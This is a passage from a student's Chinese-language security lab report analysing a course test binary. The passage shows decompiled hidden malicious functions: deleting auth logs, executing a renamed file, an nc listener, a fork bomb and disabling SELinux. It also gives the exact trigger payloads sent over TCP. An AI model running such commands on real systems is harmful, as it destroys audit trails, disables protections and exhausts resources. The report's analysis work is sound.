从测试结果图中并不能明显看出漏洞触发。因为 glibc 的 malloc 实现不会在每次写入时检查边界,只有在后续 free 或 malloc 时才会检测堆损坏。如果溢出的数据未覆盖堆的 size 或 prev_size 字段,程序可能继续运行;如果覆盖了相邻空闲块,可能暂时无影响。另外,ASLR 和堆布局的随机性可能导致溢出数据写入“无害”区域,从而不会引起崩溃。

2.3.5 恶意代码 1 触发条件

2.3.5.1 条件描述

输入的字符串需要包含“youarethebest”，同时要求输入的第二个字符为“A”，第三个字符为“B”。

2.3.5.2 分析过程和依据

依据 main 函数的代码，想要调用 Mal_func1 函数，需要满足下面的两个 if 语句，第二个 if 语句要求 dest 中第二个字符的值为 65（即字符“A”），v5（偏移为 2，对应第三个字符）值为 66（即字符“B”）。

```
if ( contains_you_are_the_best(dest, n) == 1 )
{
    if ( dest[1] == 65 && v5 == 66 )
    {
        Mal_func1();
    }
}
```

图 2-20 Mal_func1 分支条件

而第一个 if 语句调用了 contains_you_are_the_best 函数，它的作用是检验输入字符串中是否包含“youarethebest”，包含则返回 1，否则返回 0，代码如下图所示。

```
int __cdecl contains_you_are_the_best(int a1, int a2)
{
    size_t n; // [esp+4h] [ebp-14h]
    signed int i; // [esp+Ch] [ebp-Ch]

    n = strlen("youarethebest");
    for ( i = 0; i <= (int)(a2 - n); ++i )
    {
        if ( !strncmp((const char *)(i + a1), "youarethebest", n) )
            return 1;
    }
    return 0;
}
```

图 2-21 字符串检验函数

Mal_func1 函数如下图所示，可以看出只要调用了该函数，即可触发恶意代码。

```
int Mal_func1()
{
    puts("[+] Deleting system logs...");
    return remove("/var/log/auth.log");
}
```

图 2-22 Mal_func1

2.3.5.3 验证过程

构造 payload = "aAByouarethebest"

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload，成功触发恶意代码，结果如下图所示。




图 2-23 触发恶意代码 1

2.3.6 恶意代码 2 触发条件

2.3.6.1 条件描述

输入的字符串需要包含“youarethebest”，同时还需要满足输入的第三个字符为“8”。

2.3.6.2 分析过程和依据

首先，需要注意不要满足前述的恶意代码触发条件，因为满足前述条件就不会再进入后面的分支。除了必需的“youarethebest”子串外，进入该分支还需要满足 v5 的值为 56，即输入的第三个字符为“8”。

```
    else if ( v5 == 56 )  
    {  
        Mal_func2();  
    }
```

图 2-24 Mal_func2 分支条件

同样地，进入 Mal_func2 函数后，即可触发恶意代码，函数代码如下图所示。



```
void Mal_func2()
{
    if ( rename("/home/cs-test/Test/hustlogo.png", "system.sh") )
    {
        perror("rename failed");
    }
    else if ( chmod("system.sh", 0x1FFu) )
    {
        perror("chmod failed");
    }
    else
    {
        puts("[+] Changing file permission...");
        if ( system("./system.sh") == -1 )
            perror("system failed");
        else
            puts("Script executed successfully.");
    }
}
```

图 2-25 Mal_func2

2.3.6.3 验证过程

构造 payload = "aa8youarethebest"

创建/home/cs-test/Test/hustlogo.png 文件，如下图所示。



```
ubuntu@ubuntu-virtual-machine: /home/cs-test/Test
ubuntu@ubuntu-virtual-machine:~$ touch /home/cs-test/Test/hustlogo.png
touch: cannot touch '/home/cs-test/Test/hustlogo.png': No such file or directory
ubuntu@ubuntu-virtual-machine:~$ mkdir /home/cs-test
mkdir: cannot create directory '/home/cs-test': Permission denied
ubuntu@ubuntu-virtual-machine:~$ sudo mkdir /home/cs-test
[sudo] password for ubuntu:
ubuntu@ubuntu-virtual-machine:~$ sudo mkdir /home/cs-test/Test
ubuntu@ubuntu-virtual-machine:~$ sudo touch /home/cs-test/Test/hustlogo.png
ubuntu@ubuntu-virtual-machine:~$ cd /home/cs-test/Test/
ubuntu@ubuntu-virtual-machine:/home/cs-test/Test$ ls
hustlogo.png
ubuntu@ubuntu-virtual-machine:/home/cs-test/Test$
```

图 2-26 创建 hustlogo.png

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload，成功触发恶意代码，结果如下图所示。

```

ubuntu@ubuntu-virtual-machine: ~/Desktop/xtaqs/src
Client connected.
Received: aa8youarethebest
rename failed: Permission denied
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ qemu-i386 -strace -d in_asm
-D trace.log cs-test.2
Server is listening on port 12345...
Client connected.
Received: aa8youarethebest
rename failed: Permission denied
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ sudo qemu-i386 -strace -d in
_asm -D trace.log cs-test.2
[sudo] password for ubuntu:
Server is listening on port 12345...
Client connected.
Received: aa8youarethebest
[+] Changing file permission...
Script executed successfully.
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$

ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
\原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$

```

图 2-27 触发恶意代码 2

2.3.7 恶意代码 3 触发条件

2.3.7.1 条件描述

输入的字符串需要包含“youarethebest”，同时还需要满足输入的第 66 个字符为“X”。另外，不能满足前面两个 if 语句的条件。

2.3.7.2 分析过程和依据

首先，需要注意不要满足前述的恶意代码触发条件，因为满足前述条件就不会再进入后面的分支。除了必需的“youarethebest”子串外，进入该分支还需要满足 v9 的值为 88，即输入的第 66 个字符为“X”。

```

else if ( v9 == 88 )
{
    Mal_func3();
}

```

图 2-28 Mal_func3 分支条件

同样地，进入 Mal_func3 函数后，即可触发恶意代码，函数代码如下图所示。

```

void Mal_func3()
{
    printf("Executing command: %s\n", "nc -l -p 54321 > hustlogo.png");
    if ( system("nc -l -p 54321 > hustlogo.png") == -1 )
        perror("system failed");
    else
        puts("Command executed successfully.");
}

```

图 2-29 Mal_func3


2.3.7.3 验证过程

构造 `payload = "youarethebest" + "a" * 52 + "X"`

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 `payload`，成功触发恶意代码，结果如下图所示。



```
ubuntu@ubuntu-virtual-machine: ~/Desktop/xtaqs/src
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ sudo qemu-i386 -strace -d in_asm -D trace.log cs-test.2
Server is listening on port 12345...
Client connected.
Received: youarethebestaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaX
Executing command: nc -l -p 54321 > hustlogo.png
^CCommand executed successfully.
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$

ubuntu@ubuntu-virtual-machine: ~/Desktop
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 66
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 66
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$
```

图 2-30 触发恶意代码 3

2.3.8 恶意代码 4 触发条件

2.3.8.1 条件描述

输入的字符串需要包含“youarethebest”，同时还需要满足输入的第 44 个字符为“Y”。另外，不能满足前面三个 if 语句的条件。

2.3.8.2 分析过程和依据

首先，需要注意不要满足前述的恶意代码触发条件，因为满足前述条件就不会再进入后面的分支。除了必需的“youarethebest”子串外，进入该分支还需要满足 `v7` 的值为 89，即输入的第 44 个字符为“Y”。

```
else if ( v7 == 89 )
{
    Mal_func4();
}
```

图 2-31 Mal_func4 分支条件

同样地，进入 `Mal_func4` 函数后，即可触发恶意代码，函数代码如下图所示。

```
void Mal_func4()
{
    __pid_t v0; // eax

    puts("[+] Creating zombie processes...");
    while ( fork() )
        ;
    v0 = getpid();
    printf("I am child, my pid = %d\n", v0);
    exit(0);
}
```

图 2-32 Mal_func4


2.3.8.3 验证过程

构造 payload = "youarethebest" + "a" * 30 + "Y"

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload，成功触发恶意代码，结果如下图所示。



```
ubuntu@ubuntu-virtual-machine: ~/Desktop/xtaqs/src
I am child, my pid = 49385
I am child, my pid = 49390
I am child, my pid = 49396
I am child, my pid = 49400
I am child, my pid = 49389
I am child, my pid = 49387
I am child, my pid = 49393
I am child, my pid = 49395
I am child, my pid = 49403
I am child, my pid = 49399
I am child, my pid = 49404
I am child, my pid = 49407
I am child, my pid = 49410
I am child, my pid = 49409
I am child, my pid = 49413
I am child, my pid = 49417
I am child, my pid = 49415
I am child, my pid = 49419
I am child, my pid = 49421
I am child, my pid = 49422
I am child, my pid = 49425
I am child, my pid = 49426
^C
ubuntu@ubuntu-virtual-machine: ~/Desktop/xtaqs/src$

ubuntu@ubuntu-virtual-machine: ~/Desktop
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 16
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 66
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 66
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 44
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送.
ubuntu@ubuntu-virtual-machine:~/Desktop$ ^C
ubuntu@ubuntu-virtual-machine:~/Desktop$
```

图 2-33 触发恶意代码 4

从图中可以看出，程序一直在循环创建子进程，需要手动终止程序才能停止。

2.3.9 恶意代码 5 触发条件

2.3.9.1 条件描述

输入的字符串需要包含“youarethebest”，同时还需要满足输入的第 36 个字节和第 53 个字节的最大公约数为 55。另外，不能满足前面四个 if 语句的条件。

2.3.9.2 分析过程和依据

首先，需要注意不要满足前述的恶意代码触发条件，因为满足前述条件就不会再进入后面

的分支。除了必需的“youarethebest”子串外，进入该分支还需要满足 v6 和 v8 的最大公约数为 55，即输入的第 36 个字节和第 53 个字节的最大公约数为 55。

```
else if ( gcd(v6, v8) == 55 )  
{  
    Mal_func5();  
}
```

图 2-34 Mal_func5 分支条件

同样地，进入 Mal_func5 函数后，即可触发恶意代码，函数代码如下图所示。


```
int Mal_func5()  
{  
    puts("[+] Disabling SELinux...");  
    return system("setenforce 0");  
}
```

图 2-35 Mal_func5

2.3.9.3 验证过程

构造 payload = "youarethebest" + "a" * 22 + "\x37" + "a" * 16 + "\x37"

下载 selinux-utils，如下图所示。




```
ubuntu@ubuntu-virtual-machine: /home/cs-test/Test  
ubuntu@ubuntu-virtual-machine:/home/cs-test/Test$ ls  
hustlogo.png  
ubuntu@ubuntu-virtual-machine:/home/cs-test/Test$ sudo apt install selinux-utils  
[sudo] password for ubuntu:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  selinux-utils  
0 upgraded, 1 newly installed, 0 to remove and 188 not upgraded.  
Need to get 107 kB of archives.  
After this operation, 596 kB of additional disk space will be used.  
Get:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy/universe amd64 selinux-ut  
ils amd64 3.3-1build2 [107 kB]  
Fetched 107 kB in 1s (199 kB/s)  
Selecting previously unselected package selinux-utils.  
(Reading database ... 206700 files and directories currently installed.)  
Preparing to unpack .../selinux-utils_3.3-1build2_amd64.deb ...  
Unpacking selinux-utils (3.3-1build2) ...  
Setting up selinux-utils (3.3-1build2) ...  
Processing triggers for man-db (2.10.2-1) ...  
ubuntu@ubuntu-virtual-machine:/home/cs-test/Test$
```

图 2-36 下载 selinux-utils

先在一个终端执行下面的指令：

```
qemu-i386 -strace -d in_asm -D trace.log cs-test.2
```

然后通过脚本连接到服务器并输入 payload，成功触发恶意代码，结果如下图所示。



```

ubuntu@ubuntu-virtual-machine: ~/Desktop/xtaqs/src
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ sudo g++ -std=c++11 -D _asm -D trace.log cs-test.2
Server is listening on port 12345...
Client connected.
Received: youarethebestaaaaaaaaaaaaaaaaaaaaa7aaaaaaaaaaaaaaaaaaaaa7

[+] Disabling SELinux...
sh: 1: setenforce: not found
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ sudo g++ -std=c++11 -D _asm -D trace.log cs-test.2
Server is listening on port 12345...
Client connected.
Received: youarethebestaaaaaaaaaaaaaaaaaaaaa7aaaaaaaaaaaaaaaaaaaaa7

[+] Disabling SELinux...
setenforce: SELinux is disabled
Client disconnected.
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$

ubuntu@ubuntu-virtual-machine: ~/Desktop
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 53
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$ python3 socket_conn.py
原始Payload长度: 53
[*] 已通过TCP Socket连接到 127.0.0.1:12345
[*] Payload已发送。
ubuntu@ubuntu-virtual-machine:~/Desktop$
    
```

图 2-37 触发恶意代码 5

3 问题分析与解决

3.1 程序执行问题

3.1.1 问题描述

TCP 流重组后，得到的二进制程序无法正常执行。

3.1.2 原因分析


首先，TCP 流重组的目标是将乱序或重复的 TCP 数据包按序列号（seq）排序，拼接为原始文件。而重组错误可能导致二进制文件损坏，无法运行。

如果重组正确，程序也可能会因为架构不匹配、依赖库缺失、缺少执行权限等原因无法运行。

先检查流重组代码，输出数据包信息，发现重组顺序正确，基本没有问题。再依次使用 file 确认文件类型，ldd 查看动态链接库，ls -l 查看文件权限。最终发现文件缺少执行权限。

3.1.3 解决方法

给文件添加执行权限，再次尝试，程序正常运行，如图 3-1 所示。



```
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ ls -l cs-test.2
-rw-rw-r-- 1 ubuntu ubuntu 16044  6月  8 12:23 cs-test.2
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ chmod +x cs-test.2
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ ls -l cs-test.2
-rwxrwxr-x 1 ubuntu ubuntu 16044  6月  8 12:23 cs-test.2
ubuntu@ubuntu-virtual-machine:~/Desktop/xtaqs/src$ ./cs-test.2
Server is listening on port 12345...
Client connected.
Received: ass
```

图 3-1 程序运行成功

3.2 数据传输问题

3.2.1 问题描述

构造 `payload = b"youarethebest" + b"a" * 37 + b"\xff" + b"a" * 18 + b"\xff" + b"a" * 6 + b"ta" + b"\n"`

该字符串通过 telnet 传输到服务器后，长度发生了变化。

3.2.2 原因分析

TCP 是流式协议，数据可能会被拆分成多个包传输（分包）或合并多个发送操作（粘包）。

虽然 `payload` 是一次性写入的，但接收端可能分多次读取，如果服务器没有正确处理消息边界，可能会导致读取的数据不完整或多余。另外，`telnetlib` 可能有自己的缓冲区，导致数据读取时机不一致。

通过网上查找资料发现，在 `Telnet` 协议中，字节 `"\xff"` 是一个特殊的功能码，被称为“`IAC`” (`Interpret as Command`，即“解释为命令”)。当 `Telnet` 客户端或服务器在数据流中遇到这个字节时，它不会将其作为普通数据处理，而是认为接下来的一或多个字节是一个需要协商或执行的命令（例如，控制终端类型、是否回显等）。如果想在数据流中真正地发送一个数值为 255 的字节 `b"\xff"` 作为数据本身，而不是作为命令，`Telnet` 协议规定：发送方必须连续发送两个 `IAC` 字符，即 `b"\xff\xff"`。接收方在收到 `b"\xff\xff"` 后，就会将其解析为一个单独的数据字节 `b"\xff"`。

根据这个信息，`telnetlib` 库中的 `write()` 函数会检查 `payload`，当遇到一个 `"\xff"` 时会将它变成两个。

传输到服务器端后，如果接收方是一个标准的 `Telnet` 服务器，那么当它接收到两个 `"\xff"` 时，会正确地解析为一个。但是实际地接收方只是一个简单的 `TCP` 服务器，会将原始字符串保留，因此传过去得到的字符串会变长。

3.2.3 解决方法

这里可以依据这个特点，相应减少输入的字节，达到同样的效果。

我选择的办法是调用 `socket` 库来实现传输。在本实验中，它相较于 `telnetlib` 库的优点是：

1. `socket` 会原封不动地发送构造的字节串 (`payload`)。攻击载荷中每一个字节，包括 `b"\xff"` 这样的特殊值，都会被发送出去，确保其结构不被破坏。而 `telnetlib` 可能会擅自修改某些特殊字节，例如将 `b"\xff"` 转义为 `b"\xff\xff"`。

2. `socket` 在连接后只建立一个干净的 `TCP` 通道，不会发送任何额外数据。而 `telnetlib` 在连接后会立刻自动发送一串 `Telnet` 协议协商的“噪音”数据。

4 心得体会及意见建议

通过本次实验，我深刻体会到理论知识与实践结合的重要性。在 TCP 流重组模块中，我不仅掌握了数据包捕获、排序和重组的核心技术，还通过设计链表结构和 MD5 校验机制，理解了网络数据流处理的过程。特别是在处理乱序包和重复包时，我对网络协议栈的底层运作有了更直观的认识。而在软件行为分析部分，通过逆向工程工具对目标程序进行静态分析，我发现了多种高危漏洞的触发逻辑，从缓冲区溢出到双重释放，每一种漏洞的成因和利用方式都让我感受到网络安全防御的挑战性。

在实验过程中，我遇到了不少问题，比如 TCP 流重组后的文件无法正常执行，经过排查发现是文件权限设置不当导致的。这种从现象到本质的调试过程让我学会了系统化分析问题的方法。在构造漏洞触发 Payload 时，我需要精确控制每一个字节的内容，尤其是处理 Telnet 协议中的特殊字符时，通过对比 socket 和 telnetlib 两种传输方式的差异，我深刻理解了网络协议细节对攻击效果的影响。

课程设计中涉及的多种漏洞类型让我认识到软件安全的脆弱性，无论是栈溢出、UAF 还是堆溢出，每一种漏洞的利用都需要对程序的内存布局和执行流程有深入的理解。通过逆向分析恶意代码的功能，比如删除系统日志、开启后门等行为，我更加明确了安全防护的重要性。同时，在分析漏洞触发条件时，我学会了如何结合程序逻辑和输入约束来构造有效的攻击载荷，这种逆向思维的训练对我未来从事安全研究非常有帮助。

总体而言，这次实验不仅让我掌握了 TCP 流重组和软件行为分析的核心技术，还培养了我解决复杂问题的能力和安全意识。通过实践，我深刻体会到网络安全是一个需要不断学习和更新的领域，每一个漏洞的发现和修复都是攻防双方智慧的较量。

原创性声明

本人郑重声明本报告内容，是由作者本人独立完成的。有关观点、方法、数据和文献等的引用已在文中指出。除文中已注明引用的内容外，本报告不包含任何其他个人或集体已经公开发表的作品成果，不存在剽窃、抄袭行为。

已阅读并同意以下内容。

判定为不合格的一些情形：

